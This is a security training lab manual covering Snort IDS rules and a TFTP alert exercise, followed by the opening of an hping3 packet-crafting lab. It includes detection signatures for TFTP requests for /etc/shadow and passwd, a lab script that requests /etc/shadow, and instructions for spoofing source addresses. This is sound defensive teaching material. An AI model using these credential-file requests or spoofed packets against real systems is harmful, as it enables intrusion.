The estimated duration of this lab is based on the average amount of time required to make it through to the end. The duration estimate of this lab can decrease or increase depending on various factors, such as the booting of virtual machines, the speed and amount of RAM on your computer, and the time you take to read through and perform each step. All labs are repeatable both inside and outside of the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice toward the GIAC Security Essentials Certification (GSEC).

Task I – Introduction to Snort and Its Features

1. Snort can quickly become a complex tool to administer. It is best practice to avoid making changes to items such as configuration files unless you are experienced with the tool. The configuration file for Snort is quite large and is available at /etc/snort/snort.conf. If you examine this file in its entirety you can notice different sections such as preprocessors, output configuration settings, rule categories to be included when Snort runs, and various other settings. Snort is currently set up to write the log and alert files to the default syslog location at /var/log/snort. Preprocessors are responsible for work such as traffic normalization, as well as non-signature based detection.


2. Change to the correct directory by typing "**cd /etc/snort/rules**" and pressing **Enter**.

```
root@kali:~/Labs/401.3/cmd_inj# cd /etc/snort/rules
root@kali:~/etc/snort/rules#
```

Look at some of the rules categories in the snort.conf file. Type "**cat /etc/snort/snort.conf | tail**" and press **Enter**, as shown here.

```
root@kali:/etc/snort/rules# cat /etc/snort/snort.conf | tail
# include $SO_RULE_PATH/smtp.rules
# include $SO_RULE_PATH/snmp.rules
# include $SO_RULE_PATH/specific-threats.rules
# include $SO_RULE_PATH/web-activex.rules
# include $SO_RULE_PATH/web-client.rules
# include $SO_RULE_PATH/web-iis.rules
# include $SO_RULE_PATH/web-misc.rules

# Event thresholding or suppression commands. See threshold.conf
include threshold.conf
```



*NOTE: We piped the output of the cat command into the **tail** command. By default tail prints out the last 10 lines of input. This can be changed by specifying an argument such as "**tail -15**" to show the last 15 lines.*

In the preceding image, you can see references to "smtp.rules," "snmp.rules," "web-iis.rules," and others. Notice a # sign at the start of each line. This means that they are commented out and are currently not loaded when running snort. To add them you would simply edit the file and remove the # symbols from the front of the wanted lines.

As previously mentioned, if you were to uncomment all the "rules" lines, many containing a large number of Snort signatures, you can expect Snort to alert on a lot of traffic that is not actually attack traffic. These are called "false positives" and can be a nuisance. It is better to have a smaller number of valuable Snort signatures that detect only on real attack traffic versus thousands of signatures that alert on legitimate production traffic.

3. Look at one of the specific rules files. These files are not well-formatted; therefore, you can look at one of the smaller files so that the output fits onto a single screen. The rules are located in the "/etc/snort/rules" folder where you should already be located. You can run an ls /etc/snort/rules" to see all the various categories, but that isn't required. We will look at the "community-icmp.rules" file. Type "**cat community-icmp.rules**" and press **Enter**, as shown here.

```
root@kali:/etc/snort/rules# cat community-icmp.rules
# Copyright 2005 Sourcefire, Inc. All Rights Reserved.
# These rules are licensed under the GNU General Public License.
# Please see the file LICENSE in this directory for more details.
# $Id: community-icmp.rules,v 1.4 2006/06/01 15:51:28 akirk Exp $

#Rule submitted by rmkml
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"COMMUNITY ICMP Linux
DoS sctp Exploit"; icode:2; itype:3; content:"|28 00 00 50 00 00 00 00
F9 57 1F 30 00 00 00 00 00 00 00 00 00 00 00 00|";
reference:nessus,19777; classtype:attempted-user; sid:100000164; rev:2;)

alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"COMMUNITY ICMP
undefined code"; icode:>18; classtype:misc-activity; sid:100000197;
rev:1;)
```

Two rules are in the "community-icmp.rules" file. In the preceding output, the two rules were separated with an empty line to make them easier to identify; however, in the actual file, no empty line is between the two signatures. This can make reading files containing a large number of signatures problematic.

Now go through the first signature starting beneath the line "#Rule submitted by rmkml."

- **alert:** The action to take when a match is found
- **icmp:** The protocol to match on
- **$EXTERNAL_NET any ->:** A variable representing an external network such as the Internet
- **$HOME_NET any:** A variable representing a trusted internal network
- **(msg: "COMMUNITY ICMP Linux DoS sctp Exploit":** The message to include in the alert
- **icode:2; itype:3;:** The ICMP Type and Code on which to match
- **content:"|28 00 00 50 00 00 00 00 F9 57 1F 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00|";:** The hexadecimal content included in the packet on which to perform a match
- **reference:nessus,19777;:** A reference to a corresponding Nessus plugin
- **classtype:attempted-user;:** The vulnerability class type
- **sid:100000164; rev:2;)**: The unique Snort signature ID and revision number

Some rules are easy to read and others can get quite detailed and complex. One of the skills required to write good IDS signatures is to determine how to avoid false positives and match only on the traffic in which you are interested.

Task 2 – Running Snort and Triggering an Alert

1. Snort can run in various modes, such as sniff-only mode and IDS mode. Different levels of logging and alerting can be specified, as well as many other settings. As with many Linux command-line tools, the "**-v**" flag can be added to increase the verbosity of data collected or printed to the screen.

   When running snort, you can notice a large amount of data printed to the screen. This is mostly information pulled from the snort.conf configuration file, showing you that everything has successfully loaded, or if there are any errors preventing Snort from running. In the snort.conf file on your Kali Linux VM, all rules categories have been commented out except for the file "tftp.rules." This was intentionally done so that you are not inundated with logs and alerts unrelated to the specific signatures you trigger.

   Change directories to "/var/log/snort" by typing "**cd /var/log/snort**" and pressing **Enter**, as shown here.

```
root@kali:/etc/snort/rules# cd /var/log/snort
root@kali:/var/log/snort#
```

2. After verifying that you are at "/var/log/snort," delete any files that may exist in this directory by typing "**rm ***" and pressing **Enter**, as shown here.

```
root@kali:/var/log/snort# rm *
rm: cannot remove '*.*': No such file or directory
```

   We got the message, "rm: cannot remove `*.*': No such file or directory." If you geot this message as well, it just means that there is nothing to delete. If you did not get this message, it means that something was deleted.

3. You are now ready to start up Snort. Type in "**snort -c /etc/snort/snort.conf -i eth0 -A full**" and press **Enter**, as shown here:

```
root@kali:/var/log/snort# snort -c /etc/snort/snort.conf -i eth0 -A full
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
```


   The "**-c**" option enables you to specify the configuration file to use; the "**-i**" option enables you to specify the interface; and the "**-A full**" options sets alerting to full mode. After pressing Enter a ton of information displays on your screen. The previous output is the first bit of information that Snort displays.

After printing all the information to the screen, Snort should look like it's hanging with the following:
NOTE: The pid value might be different on your system, but Snort is still properly running.


```
        Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
        Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
        Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
        Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
        Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
        Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
        Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
        Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
Commencing packet processing (pid=11565)
```

4. With Snort running, switch to your Windows 10 VM. Bring up Windows Explorer by pressing and holding the Windows logo key on your keyboard and then the "E" key. Another option is to click the folder icon on the taskbar at the bottom of your Windows 10 desktop.

5. From Windows Explorer, navigate to "C:\Labs\401.3" and double-click the file, "tftp_snort," as shown with the arrow:



After double-clicking the "tftp_snort" file, the following window should appear:



The "tftp_snort" file is actually a Python script that makes two TFTP requests to the 10.10.10.20 Kali VM. The first request attempts to GET the "/etc/shadow" file, and the second request attempts to GET a 110-character filename of all A's. Each of these should match signatures that Snort uses on Kali. At the bottom of the window, it says, "Press Enter to exit..." Go ahead and press Enter to close the Python window.

6. Switch to your Kali Linux VM, and go to your Terminal window where Snort runs. Press CTRL+C and press **Enter** to terminate the Snort session. Your screen should look like this:

```
===================================================================
dcerpc2 Preprocessor Statistics
  Total sessions: 0
===================================================================
===================================================================
SIP Preprocessor Statistics
  Total sessions: 0
===================================================================
Snort exiting
root@kali:/var/log/snort#
```

With Snort terminated, type "**ls**" and press Enter as shown here:

```
root@kali:/var/log/snort# ls
alert  snort.log
```

Two files should be listed, "alert" and "snort.log." Move to the next task.

Task 3 – Reviewing Snort Logs and the Matched Signatures

1. Look at the alert file that was generated. From your "/var/log/snort" folder, type "**cat alert**" and press **Enter**, as shown here:

```
root@kali:/var/log/snort# cat alert
[**] [1:1442:4] TFTP GET shadow [**]
[Classification: Successful Administrator Privilege Gain] [Priority: 1]
03/23-12:38:46.114901 10.10.10.10:58144 -> 10.10.10.20:69
UDP TTL:128 TOS:0x0 ID:6262 IpLen:20 DgmLen:51
Len: 23

[**] [1:1941:9] TFTP GET filename overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
03/23-12:38:47.116146 10.10.10.10:58145 -> 10.10.10.20:69
UDP TTL:128 TOS:0x0 ID:6263 IpLen:20 DgmLen:150
Len: 122
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0813][Xref
=> http://www.securityfocus.com/bid/5328]
```

You should see two alerts as shown by the arrows:

- The top one, "TFTP GET shadow" alert was triggered by the TFTP request from Windows attempting to access the "/etc/shadow" file.
- The bottom one, "TFTP GET filename overflow attempt" was triggered by the attempt to access a 110-byte filename. This was considered to be a buffer overflow attempt. What if there were actually a legitimate filename of 110 bytes accessed by an authorized user? It would have been a false positive.

2. Use the xxd tool to look at the "snort.log" file. The xxd tool simply dumps the contents of a file in hexadecimal. Type "**xxd snort.log**" and press **Enter**, as shown here:

```
root@kali:/var/log/snort# xxd snort.log
00000000: 0000 0002 0000 005d 0000 0000 0000 0001  .......]........
00000010: 56f2 c696 56f2 c696 0001 c0d5 0000 0001  V...V...........
00000020: 0000 0041 000c 29ee 557d 000c 29ec 6a61  ...A..).U}..).ja
00000030: 0800 4500 0033 1876 0000 8011 fa12 0a0a  ..E..3.v........
00000040: 0a0a 0a0a 0a14 e320 0045 001f 1d77 0001  ....... .E...w..
00000050: 2f65 7463 2f73 6861 646f 7700 [redacted]  /etc/shadow.neta
00000060: 7363 6969 0000 0000 0200 0000 [redacted]  scii............
00000070: 0000 0000 0256 f2c6 9756 f2c6 9700 01[redacted]  .....V...V......
00000080: b200 0000 0100 0000 a400 0c29 ee55 7d00  ...........).U}.
00000090: 0c29 ec6a 6108 0045 0000 9618 7700 0080  .).ja..E[redacted].w...
000000a0: 11f9 ae0a 0a0a 0a0a 0a0a 14e3 2100 4500  ..............!.E.
000000b0: 825a 8c00 0141 4141 4141 4141 4141 4141  .Z...AAAAAAAAAAA
000000c0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
000000d0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
000000e0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
000000f0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000100: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000110: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000120: 4141 4100 6e65 7461 7363 6969 00         AAA.netascii.
```

The top arrow points to the string "/etc/shadow.netascii." The "/etc/shadow" file is the one you attempted to access that triggered the signature. The "netascii" part of it is simply the TFTP mode. The lower arrow points to the filename "AAAAAA..." and triggered the buffer overflow alert.

3. Look at the signatures that were matched. Type "**cat /etc/snort/rules/tftp.rules**" and press **Enter**, as shown here:

```
root@kali:/var/log/snort# cat /etc/snort/rules/tftp.rules

alert udp any any -> any 69 (msg:"TFTP GET filename overflow attempt";
content:"|00 01|"; depth:2; isdataat:100,relative; content:!"|00|";
within:100; reference:bugtraq,5328; reference:cve,2002-0813;
classtype:attempted-admin; sid:1941; rev:9;)

alert udp any any -> any 69 (msg:"TFTP GET shadow"; content:"|00 01|";
depth:2; content:"shadow"; offset:2; nocase; classtype:successful-admin;
sid:1442; rev:4;)

alert udp any any -> any 69 (msg:"TFTP GET passwd"; content:"|00 01|";
depth:2; content:"passwd"; offset:2; nocase; classtype:successful-admin;
sid:1443; rev:4;)
```

A line was added between each signature for readability. As you can see, there is a total of three signatures in the file, two of which you triggered.

4. Quickly look at the two signatures that you triggered. The first one in the list is

```
alert udp any any -> any 69 (msg:"TFTP GET filename overflow attempt";
content:"|00 01|"; depth:2; isdataat:100,relative; content:!"|00|";
within:100; reference:bugtraq,5328; reference:cve,2002-0813;
classtype:attempted-admin; sid:1941; rev:9;)
```

It alerts on UDP traffic on port 69, which is the default port for TFTP. The message of "TFTP GET filename overflow attempt" is one you saw in the alert file. The content is looking at "00 01," which is a TFTP GET request. If it were "00 02" it would be for a TFTP PUT request. You can see this in RFC 1350 for TFTP. You also see the wording "isdataat:100." This is saying that the filename must be 100 bytes or more to match this signature. It also says, "content:!"|00|" that is saying not to match "00."

```
alert udp any any -> any 69 (msg:"TFTP GET shadow"; content:"|00 01|";
depth:2; content:"shadow"; offset:2; nocase; classtype:successful-admin;
sid:1442; rev:4;)
```

This alert is a bit easier to read. It also is alerting on UDP port 69 for TFTP if the content matches a GET request to access a file called "shadow." Because you attempted to access the "/etc/shadow" file with a GET request, the alert was triggered.

5. Snort can also read from existing PCAP files, such as those generated by tcpdump. A tcpdump capture with the same TFTP traffic that you captured with Snort exists in your "/root/Labs/401.3/snort" folder and called "snort.pcap."Delete the files from your current "/var/log/snort" folder. Type "**rm /var/log/snort/***"

```
root@kali:/var/log/snort# rm /var/log/snort/*
root@kali:/var/log/snort#
```

6. Run Snort against the "snort.pcap" file located in your "/root/Labs/401.3/snort" folder. Type "**snort -c /etc/snort/snort.conf -r /root/Labs/401.3/snort/snort.pcap -A full**" and press **Enter**. Notice that this command wraps to a second line, as shown here:

```
root@kali:/var/log/snort# snort -c /etc/snort/snort.conf -r
/root/Labs/401.3/snort/snort.pcap  -A full
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
```

Use the "**-r**" option to tell Snort to read from an existing PCAP file. Just like before, a lot of information should stream by on the screen, and then snort should automatically stop.

7. Now that Snort has processed the file, type "**ls**" and press Enter to see if the alert file displays again, as shown here:

```
root@kali:/var/log/snort# ls
alert  snort.log
```

The "alert" and "snort.log" files have been created. You can repeat steps 1 and 2 to see that the results were the same.

Questions

1. True or False: Snort can read existing tcpdump PCAP files? _____
2. Sourcefire was acquired by what well known company? _____
3. What is the Snort signature syntax to examine application layer data? _____

Exercise Takeaways

In this lab you completed the following tasks:

- Introduction to Snort and its features
- Running Snort and triggering an alert
- Reviewing Snort logs and the matched signatures

As you can see, Snort is a powerful and flexible IDS. We took a look at some of the basic operations of Snort and its configuration file, as well as its logging locations. We then ran Snort, loading TFTP rules and ran a script from our Windows 10 VM that was designed to trigger some signatures. Examining the alert file showed that we successfully triggered two signatures and were able to see what data was sent across in the "snort.log" file. Finally, we used Snort to run its checks against an existing PCAP file.

This page intentionally left blank.

Question Answers

1. True or False: Snort can read existing tcpdump PCAP files? **True**
2. Sourcefire was acquired by what well known company? **Cisco Systems**
3. What is the Snort signature syntax to examine application layer data? **content**

Lab 3.3

hping3

Lab 3.3 – hping3

Background

Another tool covered is hping3. As stated on the official hping3 website at http://hping.org, "hping is a command-line oriented TCP/IP packet assembler/analyzer." It can perform network scans similar to that of Nmap, but its focus is on packet crafting to test firewall rules and technology, test intrusion detection devices, advanced port scanning, and other uses. The lead developer of hping3 is Salvatore Sanfilippo; however, a lot of development has also been done by other contributors. Don't let the name fool you; hping3 is not limited to ICMP by any means. It is fully capable of sending raw packets, TCP and UDP packets, as well as ICMP.

Objectives

- Introduction to hping3 and its features
- Crafting packets with hping3
- Spoofing IP addresses with hping3

Your objective for this lab is to first take a quick look at some of the features of the hping3 tool. Next, you craft various packets while sniffing them using tcpdump. This includes various TCP flag combinations. Finally, you spoof the source IP address of a packet while examining it with tcpdump. You scratch only the surface of the hping3 tool in this lab. Some advanced features of the tool include fuzzing, which sends malformed packet data to a listening network service, and the capability to send files covertly over ICMP. For a great article written by Peter Kacherginsky, showing some of the more advanced usage, check out http://thesprawl.org/research/hping/. You use your Kali Linux VM for this lab with your Windows VM as the target.

Duration - 15 Minutes

The estimated duration of this lab is based on the average amount of time required to make it through to the end. The duration estimate of this lab can decrease or increase depending on various factors, such as the booting of virtual machines, the speed and amount of RAM on your computer, and the time you take to read through and perform each step. All labs are repeatable both inside and outside of the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice toward the GIAC Security Essentials Certification (GSEC).

Task I – Introduction to Hping3 and Its Features

1. Navigate to your "/root/Labs/401.3/hping3" folder using the following command, "**cd /root/Labs/401.3/hping3**" and press **Enter**.

```
root@kali:~# cd /root/Labs/401.3/hping3
root@kali:~/Labs/401.3/hping3#
```

2. To view a listing of hping3's features, type, "**hping3 --help | more**" and press **Enter**.

```
root@kali:~/Labs/401.3/hping3# hping3 --help | more
usage: hping3 host [options]
  -h  --help       show this help
  -v  --version    show version
  -c  --count      packet count
  -i  --interval   wait (uX for X microseconds, for example -i u1000)
      --fast       alias for -i u10000 (10 packets for second)
      --faster     alias for -i u1000 (100 packets for second)
      --flood      sent packets as fast as possible. Don't show replies.
  -n  --numeric    numeric output
```

Take a moment and scroll through the various categories and commands by pressing Enter. When you finish you can press q to exit from the help options. Now, look at some of the most commonly used options. A couple of the notable command options from the previous output include:

- **-c:** The count option enables you to specify the number of packets to send.
- **-i:** The interval option enables you to specify the time between sending each packet.

3. To view the various modes supported by hping3, enter the following, "**hping3 --help | grep Mode -A7**" and press **Enter**.

```
root@kali:~/Labs/401.3/hping3# hping3 --help | grep Mode -A7
Mode
  default mode     TCP
  -0  --rawip      RAW IP mode
  -1  --icmp       ICMP mode
  -2  --udp        UDP mode
  -8  --scan       SCAN mode.
                   Example: hping --scan 1-30,70-90 -S www.target.host
  -9  --listen     listen mode
```

These modes enable you to specify protocols other than the default of TCP. The raw option sends raw IP header data, enabling you to add on nontraditional data. The scan option enables you to use hping3 as a port scanner. The listen option enables you to set up a listener that watches packets for a defined signature and then captures what follows. This can be used for things such as covert channels.

4. To see a sampling of the IP options with hping3, enter the following command, "**hping3 --help | grep "\-\-spoof" -A7 -B1**" and press **Enter**.

```
root@kali:~/Labs/401.3/hping3# hping3 --help | grep "\-\-spoof" -A7 -B1
IP
  -a  --spoof       spoof source address
  --rand-dest       random destionation address mode. see the man.
  --rand-source     random source address mode. see the man.
  -t  --ttl         ttl (default 64)
  -N  --id          id (default random)
  -W  --winid       use win* id byte ordering
  -r  --rel         relativize id field       (to estimate host traffic)
  -f  --frag        split packets in more frag.  (may pass weak acl)
```

You got these results, use the **grep** command as you have many times; however, a couple new things have appeared. First, you want to grep only for "--spoof" but the hyphens are treated as special characters. To handle this issue, use the "\" character to escape them so that they are not interpreted as special. Next, we added the -B1 option, which simply displays the line before the matched pattern. You do this only to get specific data from the help menu printed to the screen, but it does give you good practice with the Linux command lines.

Again, each option provides an easy to read summary to the right. Take a look at the notable arguments:

- **-a:** This option enables you to spoof the source IP address, which you will do soon.
- **-t:** This option enables you to set the TTL to any wanted value.
- **-N:** This option enables you to set the IP ID to any wanted value.
- **-f:** This option enables you to force fragmentation of a packet.

Quite a few other options are under the IP section, each of which can be examined by reading through the man page.

5. Look at a sampling of TCP and UDP options. Enter the following command "**hping3 --help | grep "\-\-base" -A7 -B1**" and press Enter.

```
root@kali:~/Labs/401.3/hping3# hping3 --help | grep "\-\-base" -A7 -B1
UDP/TCP
  -s  --baseport    base source port             (default random)
  -p  --destport [+][+]<port> destination port(default 0) ctrl+z inc/dec
  -k  --keep        keep still source port
  -w  --win         winsize (default 64)
  -O  --tcpoff    set fake tcp data offset     (instead of tcphdrlen / 4)
  -Q  --seqnum      shows only tcp sequence number
  -b  --badcksum    (try to) send packets with a bad IP checksum
                    many systems will fix the IP checksum sending the
```

These options are specific to the UDP and TCP header fields. A couple of notable ones follow:


- **-s:** Set the source port, which is usually a random ephemeral port.
- **-p:** Set the destination port number.
- **-w:** Set the window size.
- **-b:** Try sending a packet with a bad checksum.

Several other useful options are further down including the various TCP flag options. Each of these command-line options enables you to turn the flags on or off. For example, **-S** turns on the SYN flag, **-R** turns on the RST flag, and **-P** turns on the PUSH flag.


If you have time, go through the man page by entering the command "**man hping3**" and scrolling through the many pages.

Task 2 – Crafting Packets with hping3

1. If you have only a single Terminal window open on your Kali Linux VM, you need to open a second one because you will run tcpdump in one window and hping3 in the other. If you already have two open, you can skip to the next step. If you need to open a second window, **click on Terminal** in the top menu bar, and **choose New Terminal**, as shown here.



You should now have two Terminal windows open on your Desktop. Make sure that your directory for each of these terminal windows is correct by typing **cd /root/Labs/401.3/hping3** in each terminal. screen shot of what your Desktop might look like.



2. In one of your Terminal windows, you need to start tcpdump so that you can monitor the traffic sent by hping3. Apply a filter so that you see only the traffic sent by hping3 and no other unrelated traffic. To do this, enter the following command, which limits traffic capturing to 10.10.10.10 and port 21 "**tcpdump -i eth0 host 10.10.10.10 and port 21**" and press **Enter**.

```
root:~/Labs/401.3/hping3# tcpdump -i eth0 host 10.10.10.10 and port 21
tcpdump: verbose output suppressed, use -v for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144
```

3. Craft a simple packet with hping3 that can send a SYN packet to TCP port 21 on 10.10.10.10. To do this, in your other Terminal window, enter the following command, "**hping3 -S 10.10.10.10 -p 21 -c 1**" and press **Enter**.

```
root@kali:~/Labs/401.3/hping3# hping3 -S 10.10.10.10 -p 21 -c 1
HPING 10.10.10.10 (eth0 10.10.10.10): S set, 40 headers + 0 data bytes
len=46 ip=10.10.10.10 ttl=128 DF id=5273 sport=21 flags=SA seq=0
win=8192 rtt=0.6 ms

--- 10.10.10.10 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.6/0.6/0.6 ms
```

